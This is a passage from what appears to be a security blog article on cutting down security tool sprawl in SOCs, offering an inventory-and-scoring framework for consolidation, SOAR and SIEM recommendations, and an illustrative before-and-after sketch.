Many are turning to trusted channel partners and MSPs to streamline and unify their stacks into more cohesive, outcome-oriented infrastructures. Others explore unified platforms—for instance, solutions that integrate endpoint, user, and operational security tools under one roof, promising substantial savings over maintaining a fragmented set of point solutions.

Gaps in Existing Solutions

Despite these efforts, most organizations still lack clear, actionable frameworks for evaluating and rationalizing toolsets. There’s scant practical guidance on how to methodically assess redundancy, align tools to risk, and decommission the unnecessary.

A Practical Framework for Tackling Tool Sprawl

1. Impact of Tool Sprawl

  • Costs: Overlapping subscriptions, unnecessary agents, and complexity inflate spend.
  • Integration Issues: Disconnected tools produce siloed alerts and fractured context.
  • Alert Fatigue: Driven by redundant signals and fragmented dashboards, leading to slower or incorrect responses.

2. Evaluating Tool Value vs. Redundancy

  • Develop a tool inventory and usage matrix: monitor daily/weekly usage, overlap, and ROI.
  • Prioritize tools with high integration capability and measurable security outcomes—not just long feature lists.
  • Apply a complexity-informed scoring model to quantify the operational burden each tool introduces.

3. Framework for Decommissioning & Consolidation

  1. Inventory all tools across SOC, IT, OT, and cloud environments.
  2. Score each by criticality, integration maturity, overlap, and usage.
  3. Pilot consolidation: replace redundant tools with unified platforms or channel-led bundles.
  4. Deploy SOAR or intelligent SecOps solutions to automate alert handling and reduce toil.
  5. Measure impact: track response time, fatigue levels, licensing costs, and analyst satisfaction before and after changes.

4. Case Study Sketch (Before → After)

Before: A large enterprise runs 60–80 siloed security tools. Analysts spend hours switching consoles; alerts go untriaged; budgets spiral.

After: Following tool rationalization and SOAR adoption, the tool count drops by 50%, alert triage automates 60%, response times improve, and operational costs fall dramatically.

5. Modern Solutions to Consider

  • SOAR Platforms: Automate workflows and standardize incident response.
  • Intelligent SecOps & AI-Powered SIEM: Provide context-enriched, prioritized, and automated alerts.
  • Unified Stacks via MSPs/Channel: Partner-led consolidation streamlines vendor footprint and reduces cost.

Conclusion: A Path Forward

Tool sprawl is no longer a matter of choice—it’s an operational handicap. The good news? It’s fixable. By applying a structured, complexity-aware framework, paring down redundant tools, and empowering SecOps with automation and visibility, SOCs can reclaim agility and effectiveness. In Brent Huston’s words: it’s time to simplify to secure—and to secure by deliberate design.


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.